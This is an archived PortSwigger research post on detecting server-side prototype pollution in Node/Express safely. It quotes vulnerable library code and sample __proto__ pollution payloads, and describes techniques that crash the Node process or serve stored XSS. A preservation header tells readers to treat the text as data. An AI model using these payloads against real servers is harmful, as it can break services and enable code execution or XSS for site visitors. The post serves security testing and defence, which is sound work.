Server-side prototype pollution: Black-box detection without the DoS

Server-side prototype pollution: Black-box detection without the DoS - Gareth Heyes, PortSwigger Research.

- Published: 2023-02-15
- Original: <https://portswigger.net/research/server-side-prototype-pollution>
- Preserved from: https://portswigger.net/research/server-side-prototype-pollution (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Server-side prototype pollution: Black-box detection without the DoS | PortSwigger Research

Server-side prototype pollution: Black-box detection without the DoS

[image: Gareth Heyes]

Gareth Heyes

Researcher

@garethheyes

-

**Published: **Wednesday, 15 February 2023 at 16:30 UTC

-

**Updated: **Tuesday, 28 March 2023 at 09:50 UTC

-

Server-side prototype pollution is hard to detect black-box without causing a DoS. In this post, we introduce a range of safe detection techniques, which we've also implemented in an open source Burp Suite extension. You can shortly try these out for yourself on interactive, deliberately vulnerable labs in our new Web Security Academy topic.

This research was presented live at NullCon Berlin 2023 and OWASP Global AppSec Dublin 2023:

You can download the slides for this presentation from our website.

Outline

Introduction

Detecting server-side prototype pollution legitimately is a huge challenge. The very nature of how it works can semi-permanently break functionality on the server. This post shows you how to detect prototype pollution with harmless requests that cause subtle differences in the response to prove you were successful.

If you want to try out the techniques mentioned in this article for yourself, we've built some Web Security Academy labs to help hone your skills on prototype pollution.

We'll start with a quick recap on what prototype pollution is and how it occurs. If you're already familiar with the basics you can skip to "The DoS problem".

What is server-side prototype pollution?

Prototype pollution is a vulnerability that occurs when a JavaScript library performs a recursive merge on two or more objects without first sanitising the keys. This can result in an attacker gaining the ability to modify one of the global prototypes, such as the Object prototype. The attacker can potentially use this modification to control a 'gadget' property that is later used in a sink. Depending on the functionality of the sink, this may give the attacker the ability to execute arbitrary code server-side.

Prototypal inheritance

JavaScript follows a prototypal inheritance system which uses a prototype (an object) to extend other objects. This prototype is inherited from the constructor of the object and the inheritance continues until the JavaScript engine reaches the null prototype, which indicates the end of the

prototype chain. Almost every object in JavaScript inherits from `Object.prototype` via a child such as String, Array, or Number.

[image: JavaScript prototype chain]

The example above shows how the properties at the bottom inherit the different prototypes depending on their type. This then continues up the prototype chain to the Object.prototype.

`let obj = {a:1, b:2}; Object.prototype.c=3; console.log(obj.c);//3`

The preceding code sample shows how inheritance works. If you define an object with two properties, `a` and `b`, then modify the global Object prototype to add a property `c`, you will find the user-defined object inherits the third property from the prototype chain. This will only happen if the user-defined object doesn't contain the `c` property.

JSON.parse()

One common cause of prototype pollution is `JSON.parse()`. Normally when you create an object `obj`, `obj.__proto__` is a getter/setter which references `obj.constructor.prototype`. However, when you use `JSON.parse()`, `__proto__` behaves like a regular JavaScript property without the special getter/setter:

`let obj = {a: 1}; obj.**proto** === Object.prototype // true obj.hasOwnProperty('**proto**'); // false let json = '{"**proto**":"WTF"}';

JSON.parse(json).hasOwnProperty('**proto**');// true! let obj = JSON.parse('{"a":123,"b":123,"**proto**": {"pollute":true}}'); // this object will pollute the global Object prototype if used with a vulnerable merge operation`

The first `hasOwnProperty()` function call shows in the preceding example that the object has an inherited property called `__proto__`. However, when we use `JSON.parse()`, the second `hasOwnProperty()` call shows we have a non-inherited property called `__proto__`. If the app in question uses a library to merge objects, then this can potentially lead to prototype pollution in cases where the property is interpreted as a setter/getter again when adding properties to the target object.

Vulnerable libraries

The most likely place a prototype pollution vulnerability occurs is within a JavaScript library that has a method to merge objects. One such library is Lodash, which has a method called `merge()` that accepts a target object and a source object. If you can control the `__proto__` property of the source object, then you could have prototype pollution:

In the preceding example the attacker has control over the request body as a JSON object and can therefore cause prototype pollution on a vulnerable version of Lodash.

Impact of prototype pollution

Prototype pollution can cause a change in application configuration, behaviour, and can even result in RCE. There have been various public reports of prototype pollution. Two that stand out are Michał Bentkowski's bug in Kibana and Paul Gerste's bug in the Blitz framework. Both of these resulted in Remote Code Execution.

The DoS problem

When testing for client-side prototype pollution, simply refreshing the browser can remove modifications to the Object prototype. Not so with server-side prototype pollution. Once you have modified one of the global prototypes, this change persists for the lifetime of the Node process. This means if you break core functionality of the site, you could potentially prevent the application from working correctly for you and every other visitor. Certain vectors can even shutdown the Node process completely. Often the only way to undo your changes is to restart the Node process.

Even if you don't cause DoS, as you don't have access to the error messages in the console like you would in a client-side runtime, it's difficult to know if your pollution attempt was successful or not. To test for server-side prototype pollution both reliably and safely, we need a range of non-destructive techniques that still trigger distinct and predictable changes in the server's behaviour.

Detection methods that cause DoS

These methods were created on my journey to find prototype pollution techniques. They should not be used to test live sites that you do not own as they can cause DoS.

Encoding

One of the first ways of detecting prototype pollution I discovered was to use the `encoding` property. I found this by patching my own version of Node to look for properties being read. When I tried polluting this property, the entire Node process shut down:



This happens thanks to the following code:

```
if (options && options.encoding) { this.decoder = new StringDecoder(options.encoding); //property is sent to StringDecoder containing invalid charset this.encoding = options.encoding; }
```

In a real attack, this would mean the whole app went down, which is obviously not good - especially because I was looking for non-destructive techniques.

Constructor

Moving on, I decided to take a different approach, instead of modifying the `Object.prototype`, I decided to modify the Object constructor instead:



This involved changing `Object.keys()` to `"x"` for example. This worked as a detection method, but would change the application's behaviour and partially break it by throwing exceptions. This exception was coming from the content-type module and was caused by the following code:

```
var params = Object.keys(parameters).sort() // Object.keys() is now a string so the attempt to call it will throw
```

Technically, this is not prototype pollution because the prototype wasn't polluted. But it can be used as a means to detect prototype pollution because it proves you can modify a property on the global Object. However, it was still not a good technique because it was destructive.

Expect

After that, I began to look for subtler ways of detecting prototype pollution. By this time I was comfortable inspecting Node and debugging the application. I was looking at request headers and found the expect header interesting. If I could control that I'd be able to get a 417 "expectation failed" response, which would be a nice detection method.

If only it was that easy! In reality, the "expectation failed" response would show all the time, meaning you couldn't switch it off because you couldn't remove the polluted property. Since I just guessed the header I had no idea where it came from but I came up with a nice trick to trace where the property was being read:

```
Object.defineProperty(Object.prototype, 'expect', { get(){ console.trace("Expect!!!"); return 1337 } });
```

Looking at the console trace, I found it occurred within the Node HTTP server code:

```
} else if (req.headers.expect !== undefined) { handled = true; ... } else { res.writeHead(417); res.end(); }
```

The preceding code first checks if the `expect` property is defined, highlighted in red. It then runs a regular expression and checks the listener count, which I assume is a function that we can't control from JSON. The else block is hit in our highlighted code where it writes an expectation failed status code. After inspecting the code, there didn't seem to be a way to perform prototype pollution a second time to nullify the `expect` property - the expectation response is returned before the object is polluted - so I decided to move on.

Request body overwrite

This wouldn't be a post from me if there wasn't XSS involved at some point and today is no exception, I wondered if it would be possible to change a response to an XSS payload via prototype pollution. After a while of testing, I found a way to exploit the test application. The app was using a JSON response and reflecting the JSON:

```
app.use(bodyParser.json({type: 'application/json'})); app.post('/', function(req, res){ _.merge({}, req.body); res.send(req.body); });
```

XSS isn't normally possible with a JSON content type. However, with prototype pollution we can confuse Express to serve up an HTML response! This vulnerability relies on the application using res.send(obj) and using the body parser with the application/json content type.

By polluting both the `body` and `_body` properties, i could cause Express to serve up the HTML content type and reflect the `_body` property, resulting in stored XSS. As you might have guessed, the only problem with this is the XSS payload is always served, thus making it a destructive technique that is not suitable for prototype pollution detection.

Safe detection methods for manual testers

We've seen the failed attempts but how about some non-destructive methods for detecting prototype pollution. To recap: We don't want to take down the server, we don't want to break functionality and ideally we want the ability to switch it on and off.

In this section, I'm going to document useful techniques for manually detecting prototype pollution. These range of techniques are useful to confirm a vulnerability or combine with other attack classes like cache poisoning.

Parameter limit

My first successful attempt was to use Express' parameter limit functionality. Using this option, you can set the maximum number of parameters allowed in the query string. The probe worked like this:



As the preceding probe shows, I use prototype pollution to change the maximum allowed parameters to one. Express then ignores the second parameter and, therefore, `foo` is undefined. This is a nice, non-destructive method since you can choose a higher limit so it doesn't interfere with the site functionality. The only downsides are that your probes are likely to be noisy and it requires reflection of a parameter to know if you were successful. This didn't make it into the prototype pollution scanner for this reason. The responsible code occurred within the "qs" library:

```
parameterLimit: typeof opts.parameterLimit === 'number' ? opts.parameterLimit : defaults.parameterLimit,
```

Ignore query prefix

Express has an option called ignoreQueryPrefix. By setting this option, Express will allow you to use a question mark in the parameter name and it will completely ignore it. It's not likely to break the site either because the site is unlikely to use a question mark in the parameter name. The probe looked like this:



This technique has the same problem as the previous one though: it requires a reflection of the parameter, so didn't make it into the scanner. You could use this technique for cache poisoning though. The code occurred in the "qs" library again:

```
ignoreQueryPrefix: opts.ignoreQueryPrefix === true,
```

Allow dots

This is another fascinating option in Express, which allows you to create objects from query string parameters. When this option is switched on, you can place dots in the parameter name to construct objects:



Although this didn't make it into the scanner, you could definitely use it in a bug chain to exploit a prototype pollution vulnerability. This also didn't make it due to the reflected parameter requirement. This again occurred in the "qs" library:

```
allowDots: typeof opts.allowDots === 'undefined' ? defaults.allowDots : !!opts.allowDots,
```

Content type

In the early 2000s, UTF-7 was a big thing in web security because you could make Internet Explorer & other browsers render web pages with the character encoding. You could also render scripts as UTF-7, which was really fun. I thought I'd bring back those good times by abusing UTF-7 with Express. By poisoning the content-type, you can make Express render JSON as UTF-7 even when served with a UTF-8 charset:

First, I injected a UTF-7 encoded `bar` and observed that the reflection was unchanged. Then I polluted the content type with the UTF-7 charset. After that, I sent the probe again and observed that the word `bar` appeared unencoded in the response, indicating that the charset injection was successful. This time, the gadget occurred in the "body-parser" module:

` function getCharset (req) { try { return (contentType.parse(req).parameters.charset || '').toLowerCase() } catch (e) { return undefined } }

read(req, res, next, parse, debug, { encoding: charset, inflate: inflate, limit: limit, verify: verify })`

As you can see with the highlighted code above, the polluted property appears in the `getCharset()` function.

After I wrote this up Andrzej Matykiewicz (a colleague) pointed out that the code above doesn't explain why even a request that explicitly sets the UTF-8 charset in the content-type header still gets parsed using UTF-7 once we pollute the prototype. At first glance, the content-type and charset properties appear to be derived directly from the content-type HTTP header, so why does it seem like our injected property is still being inherited? We then spent some time trying to understand why this works. After looking through loads of lines of code and spending a lot of time with the debugger in devtools, we found out that some Node code is actually responsible for removing the content-type from the request object:

`IncomingMessage.prototype._addHeaderLine = _addHeaderLine; function _addHeaderLine(field, value, dest) { // } else if (dest[field] === undefined) { // Drop duplicates dest[field] = value; } }`

So Node only copies the header if it is undefined, as highlighted in the code above. When a content type property is available to inherit via the prototype chain, this won't be undefined. Therefore, Node thinks this property already exists on the destination object and doesn't add it. This then explains why the prototype pollution works: the property representing the actual content-type header is effectively removed from the request headers, which enables the inherited property to be used instead. This is bad code really. It would be better to check if it's an own property using the `hasOwnProperty()` method.

This almost made it into the scanner but I found better techniques that didn't require a reflection...

Safe automated detection methods

As part of this research, I'm releasing an open source tool implemented as a Burp Suite extension to find server-side prototype pollution. In this section, I'll explain how I discovered the techniques that it uses and how they work.

JSON spaces

By now I had gotten pretty good at evaluating whether a particular technique would be a good detection method and the first good candidate I found was to use the json spaces option in Express. This option allows you to control the spacing between JSON properties. This is good because adding additional spaces to a JSON response is unlikely to break site functionality. Here's how the probe worked:

As you can see in the preceding probe, you can non-destructively alter any JSON response with spaces. This is good because you don't need a particular parameter reflection, just a JSON response.

The vulnerable code looks like this:

```
var spaces = app.get('json spaces'); app.set = function set(setting, val) { if (arguments.length === 1) { // app.get(setting) return this.settings[setting]; }
```

Unfortunately, since I did the research, an Express developer took it upon themselves to patch this particular flaw as part of hardening Express from prototype pollution flaws. Although this is fixed in Express versions >4.17.3, I'm sure there are still plenty of vulnerable servers out there.

After finding my first good technique for detecting prototype pollution, I had a look at other common modules. CORS seemed a good target because many apps would use this API to add CORS configuration to their JSON endpoints. I quickly found interesting properties using my custom version of Node, or Node Invader as I like to call it. One of the properties that was highlighted was the exposedHeaders property. This property allows you to define which headers

are returned in an Access-Control-Expose-Headers directive. You specify an array of values and they will be reflected in every response:

This technique obviously requires the CORS module to be installed, but other than that this is a pretty good detection method. The code looked like this:

```
function configureExposedHeaders(options) { var headers = options.exposedHeaders; if (!headers) { return null; } else if (headers.join) { headers = headers.join(','); // .headers is an array, so turn it into a string } if (headers && headers.length) { return { key: 'Access-Control-Expose-Headers', value: headers }; } return null; }
```

I've highlighted above where the polluted property is read.

Status

Using Node Invader again I found multiple properties of interest. One of them `status` seemed to be a good candidate. I had no idea where in the code it occurred so I again used the defineProperty() trick mentioned earlier to get a stack trace of where the property was read. I found it originated in the http-errors core module in Node. The code seemed to allow you to control a range of status codes:

```
function createError () { //... if (type === 'object' && arg instanceof Error) { err = arg status = err.status || err.statusCode || status } else if (type === 'number' && i === 0) { //... if (typeof status !== 'number' || (!statuses.message[status] && (status < 400 || status >= 600))) { status = 500 } ...
```

The `status` property is read on the first highlight in the code above. As long as your status code falls inside the range in the if statement in the second highlight, you can change the status code with the polluted property. Provided you choose a relatively obscure status code that's unlikely to be sent for any other reason, this is a pretty reliable method of detection:



In the preceding example, I intentionally cause a bad request with some invalid JSON and note the status code. I then tried polluting the prototype with the 510 Not Extended status code before resending the invalid JSON. This time, the server responds with the 510 status, proving that prototype pollution occurred.

OPTIONS

Going back to look at Express I found yet another way to subtly detect prototype pollution. This one used an OPTIONS request to see if the HEAD method was excluded from the response.

This scan technique vector occurs in the router module. If the head property is present the method will not be outputted:

```
if (this.methods.get && !this.methods.head) { methods.push('head'); }
```

JSON reflection

So far I've covered techniques that subtly change the behaviour of the server to detect prototype pollution. It's possible to use reflection of JSON objects to reliably detect it too. I found two different methods for doing this.

The first method uses the `__proto__` property with a string value. If a site is potentially vulnerable to prototype pollution, the `__proto__` property will not be reflected and the string value will be a no-op so it doesn't produce an exception. Otherwise, the site will reflect the `__proto__` property. This of course relies on the fact that the app in question is reflecting JSON keys and values that you provide. The probe looks like this:

Two keys are used in the preceding example `__proto__` and `__proto__x`. If the latter is reflected but not the former, then it's likely there is some form of object reflection that could be prototype pollution. If the key/value persists when the property is removed, this indicates there is some form of object persistence that could potentially be prototype pollution.

The second method uses reflection in a different way. If a site is using Lodash or a similar library and has object reflection, you can first attempt to pollute the prototype with any chosen key and then you can inject the same key as a regular own property, along with another unrelated own property key. You can then look for reflection of the unrelated property key and if the inherited property is not reflected, you have a strong indication that the application is vulnerable to prototype pollution:

In the preceding example, only `b` is reflected and not the inherited property `a`. This is because Lodash looks at the current object to see if the property already exists in the merged object:

```
function assignMergeValue(object, key, value) { if ((value !== undefined && !eq(object[key], value)) || (value === undefined && !(key in object))) { baseAssignValue(object, key, value); } }
```

Because the global Object prototype is polluted with this property, the in operator will return true for that property but not for the regular property. Therefore, we can reliably use this behaviour to determine if the Object prototype is polluted since the regular property will be reflected but not the duplicate property that also has an inherited property with the same name.

Immutable prototype

As mentioned previously, there was an excellent post by Paul Gerste that found prototype pollution in the Blitz framework. How it worked was a property in the JSON was referring to a path somewhere else in the JSON structure:

```
{ "meta": { "params": { "referentialEqualities": { "products.0.brand.name": ["__proto__.targetKey"] }}, "json": { "products": [{"brand":{"name":"targetValue"}}] },
```

In the preceding example `products.0.brand.name` refers to a path in the JSON structure. When that path is found, the value from the stated path is assigned to the value in the array that declared the path. This is very confusing but results in targetKey assigned to the Object prototype by using the value from `brand.name`

This gave me great inspiration to find a generic way of detecting prototype pollution. When you assign to a prototype with a primitive such as a string, it produces a no-op operation since the prototype has to be an object. If you attempt to assign a prototype object to the Object.prototype itself, this will throw an exception. We can use these two behaviours to detect if prototype pollution was successful:

```
({}).__proto__.__proto__={}//throws type exception ({}).__proto__.__proto__="x"//no-op does not throw exception
```

